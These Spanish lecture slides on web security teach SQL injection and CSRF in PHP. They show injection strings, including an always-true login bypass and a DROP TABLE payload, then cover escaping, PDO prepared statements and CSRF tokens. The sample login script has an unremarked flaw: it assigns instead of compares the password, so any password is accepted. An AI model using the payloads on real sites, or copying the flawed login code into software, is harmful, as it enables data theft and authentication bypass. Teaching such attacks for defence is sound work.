
Seguridad web

Inyección de SQL:

- Pero, ¿qué pasa si el usuario introduce, por ejemplo en el campo contraseña una comilla?
- Se muestra un mensaje en pantalla indicando que hay un error en la consulta.



Seguridad web



Inyección de SQL:

- Alguien con conocimientos de inyección de SQL al ver esto podría escribir una consulta maliciosa como la de la imagen.
- La consulta que se generaría sería:

```
SELECT * FROM usuarios WHERE usuario= 'alumno'
AND password = 'alumno' or '1 = 1' ;
```


- La parte coloreada en rojo es lo que llega en el campo con name "pass" al enviar el formulario.
- La cadena alumno' completa la sentencia original de la password.
- El resto es código malicioso inyectado en medio del código correcto.

Observa como se escriben las comillas en el formulario para que la consulta SQL que se genere sea correcta. En este caso el WHERE de la sentencia siempre es cierto ya que 1 siempre es 1.

Seguridad web

Inyección de SQL:


- El resultado de enviar el formulario con el código SQL inyectado explicado en la diapositiva anterior es el listado completo de la tabla usuarios.



Seguridad web

Inyección de SQL:

- El código inyectado puede ser mucho más dañino:



Seguridad web

Inyección de SQL: Formas de evitarlo: escapar caracteres

- Escapar los caracteres que el usuario ha tecleado que puedan tener un significado especial en SQL.
- Por ejemplo, las comillas simples delimitan una cadena de texto. Si la escapamos con \' estamos indicando a SQL que trate la comilla como parte de la cadena, no como delimitador de la misma.
- Por tanto interpretaría que la password que buscamos es la cadena de texto que está entre comillas simples sin escapar (‘alumno\';DROP table usuarios ‘), una password rara, pero no tendrían efecto las sentencias SQL inyectadas.

```
consulta = "SELECT * FROM usuarios WHERE nombre = 'alumno'
           AND password = 'alumno\';DROP table usuarios;'";
```

Seguridad web

Inyección de SQL: Formas de evitarlo:

- Usar consultas preparadas en PDO ya que los valores de los parámetros se transmiten separados de la sentencia y no necesitan ser escapados.

```php
<?php
    if(isset($_POST['usuario']) && isset($_POST['pass'])){
        $usuario = $_POST['usuario'];
        $pass = $_POST['pass'];
        $sql="SELECT * FROM usuarios WHERE usuario= :user "
                                    . "AND password = :pass ; ";
        echo "Voy a ejecutar en la BD: $sql <br>";
        try {
            $conn = new PDO("mysql:host=localhost;dbname=login", "root", "");
            $stmt = $conn->prepare($sql,array(PDO::FETCH_OBJ));
            $stmt->bindParam(":user",$usuario);
            $stmt->bindParam(":pass",$pass);
            $stmt->execute();
            if($stmt){
                var_dump($stmt->fetchAll());
            }else{
                echo "<p style='color:red'>Error en la consulta</p>";
            }
        }catch(PDOException $e){
            die("Error: " . $e->getMessage());
        }

    }
?>
```

Voy a ejecutar en la BD: SELECT * FROM usuarios WHERE usuario= :user AND password = :pass ;

C:\xampp\htdocs\DWES_P_U1\15_seguridad_web\seguridad_prueba_inyeccSQL\login_seguro.php:15:
array *(size=0)*
empty

Usuario: alumno

Contraseña: alumno' or '1 = 1

Login

Seguridad web

Inyección de SQL: lectura recomendada:

- En el enlace se explica cómo detectar la vulnerabilidad de un sitio web ante ataques de este tipo y medidas a adoptar para evitarlos. http://unixwiz.net/techtips/sql-injection.html

Seguridad web

Amenaza Cross Site Request Forgery (CSRF):

- Estos ataques ocurren cuando el atacante consigue que un usuario ejecute una acción sin querer en un sitio en el que había iniciado sesión.
- Mientras un usuario tiene abierta una sesión en un sitio web navega por otro sitio o pulsa un enlace que le ha llegado y se realizan acciones aprovechando que está identificado y con sesión abierta.
- Este tipo de ataques se produce porque el servidor no comprueba de dónde procede la petición que le llega (si es de la propia aplicación o es de un sitio externo).

Seguridad web

Amenaza Cross Site Request Forgery (CSRF): ejemplo:

- Supongamos que un usuario ha iniciado sesión en su sitio de banca online. En él hay un formulario que debe rellenarse para hacer transferencias. Si el usuario rellena el formulario y lo envía, se hace una petición HTTP al servidor del banco y se realiza la trasferencia.
- Un atacante es capaz de recrear la estructura del formulario y la petición HTTP porque conoce cómo son.
- El atacante envía un correo electrónico con un formulario que tenga ocultos su número de cuenta, una cantidad de dinero y un botón o enlace que engañe al usuario para que lo pulse.
- Si esto ocurre, se hace la petición HTTP al banco con la los datos de la transferencia al hacker. El servidor no encuentra ningún motivo para no ejecutarla, (la sesión está abierta y el usuario es correcto). El usuario no se entera hasta que comprueba el saldo.

En la actualidad los bancos están muy protegidos frente a este tipo de ataques, pero es un ejemplo que ilustra bien su peligrosidad.

Seguridad web

Amenaza Cross Site Request Forgery (CSRF):

otros escenarios:

- Publicar en redes sociales en nombre del usuario con la sesión iniciada.
- Administración de sitios web: eliminar o crear usuarios en nombre de un administrador autorizado.
- Compras a cargo del usuario que ha iniciado sesión.

Seguridad web

Amenaza Cross Site Request Forgery (CSRF): Formas de evitarlo

- Debemos asegurarnos de que la petición la ha hecho el usuario correcto.
- Para ello se le asocia con algún tipo de identificador secreto aleatorio (token) generado por la aplicación y enviado en el formulario como campo oculto.
- El token puede ser verificado después.

Seguridad web

Ejemplo: tenemos dos scripts:

- El script **login.php** tiene un formulario que pide un email y una clave. El formulario se envía al mismo script donde se comprueba si las credenciales son correctas. Si es así, crea una variable de sesión "autorizado" con valor 1 y redirige al script index.php. Si las credenciales no son correctas muestra un mensaje.
- El script **index.php** tiene un formulario para actualizar el email. Comprueba si la variable de sesión "autorizado" existe y tiene el valor correcto. Si no es así redirige a login. Si es correcta, comprueba si ha llegado un nuevo mail y muestra un mensaje simulando que se ha actualizado.
- **NOTA:** *El formulario del script index.php se envía por GET para poder simular ataques modificando la URL.*

```php
<?php
    if(session_status() == PHP_SESSION_NONE){
        session_start();
    }
    if (isset($_POST['email']) && isset($_POST['clave'])){
        //Validar acceso
        if ( $_POST['email'] =='php@dwes.com' && $_POST['clave'] = '123' ){
            //El acceso esta bien
            $_SESSION["autorizado"] = 1;
            header('Location: index.php');
            die('autorizado');
        }
        else {
            echo "email o clave incorrectas";
        }
    }
    //Si hay un error destruyo la sesión
    if(isset($_SESSION['err'])){
        $msg=$_SESSION['err'];
        session_destroy();
    }
?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title></title>
    </head>
    <body>
        <p style='color:red'><?=isset($msg)?$msg:"";?></p>
        <form class="" action="login.php" method="post">
          email:
          <input type="email" name="email" value=""><br><br>
          clave:
          <input type="password" name="clave" value=""><br><br>
          <input type="submit" name="" value="Entrar">
        </form>
    </body>
</html>
```

Si hay una variable de sesión con clave ‘err’, significa que ha habido algún error. Guarda su valor en una variable y destruye la sesión.

login.php

```php
<?php
/* index.php El formulario se envía con el método get
 * para poder hacer pruebas de ataque modificando la URL
 */
    if(session_status() == PHP_SESSION_NONE){
        session_start();
    }
    //Si no esta autorizado, se envia a pantalla de login
    if ($_SESSION["autorizado"] != 1){
        header('Location: login.php');
    }
    //Si recibe un email, se actualizaría por ejemplo en la BD
    if (isset($_GET['email'])){
        echo "Tu nuevo email es " . $_GET['email'];
    }

?>
<!DOCTYPE html>
<html>
    <head>
        <meta charset="UTF-8">
        <title></title>
    </head>
    <body>
        <form action="index.php" method="get">
          Nuevo email:
          <input type="email" name="email" value="">
          <button type="submit" >Guardar</button>
        </form>
    </body>
</html>
```


Index.php

Seguridad web

Ejemplo:

- Si cambio el mail veo en la URL cómo se envía.

- Si el usuario teniendo la sesión abierta pulsara un enlace engañoso que el atacante había preparado modificando la URL del sitio podría cambiar el email.



Seguridad web

Ejemplo: SOLUCIÓN: crear token

- El script login.php no sufre ningún cambio.
- En el script **index.php** ponemos en el formulario un token oculto que se genera cada vez que se renderiza la página.
- Creamos para ello una clase con dos métodos estáticos (así podemos invocarlos sin necesidad de instanciar la clase): uno para crear el token y otro para comprobar si el token es correcto.

- *Recuerda que estamos enviando el formulario por GET para facilitar las pruebas de ataques, por lo que el token se ve en la URL. Normalmente se envía por POST y el token no se verá en la URL*

Seguridad web

Algunas recomendaciones para mejorar la seguridad de los formularios:

- Enviar utilizando el método POST.
- Usar un token o código encriptado que se envía en un campo oculto en el formulario. En el script que recibe los datos se desencripta para validar si procesa o rechaza el formulario.
- Usar cookies para comprobar que el formulario ha sido enviado desde el mismo dominio, evitando ataques de tipo CSRF (Cross Site Request Forgery, petición de sitios cruzados). Este tipo de ataque trata de enviar datos de un formulario a un script que está en un sitio web distinto.
- Validaciones JavaScript: comprobar que los campos requeridos no están vacíos y que tengan el formato adecuado.
- Validaciones internas: para evitar ataques de tipo XSS o Cross site Scripting que consisten en enviar código en el formulario que al ser leído puede causar daños.
- Utilizar Captcha: se evitarán que códigos maliciosos envíen ataques a un formulario.

Fin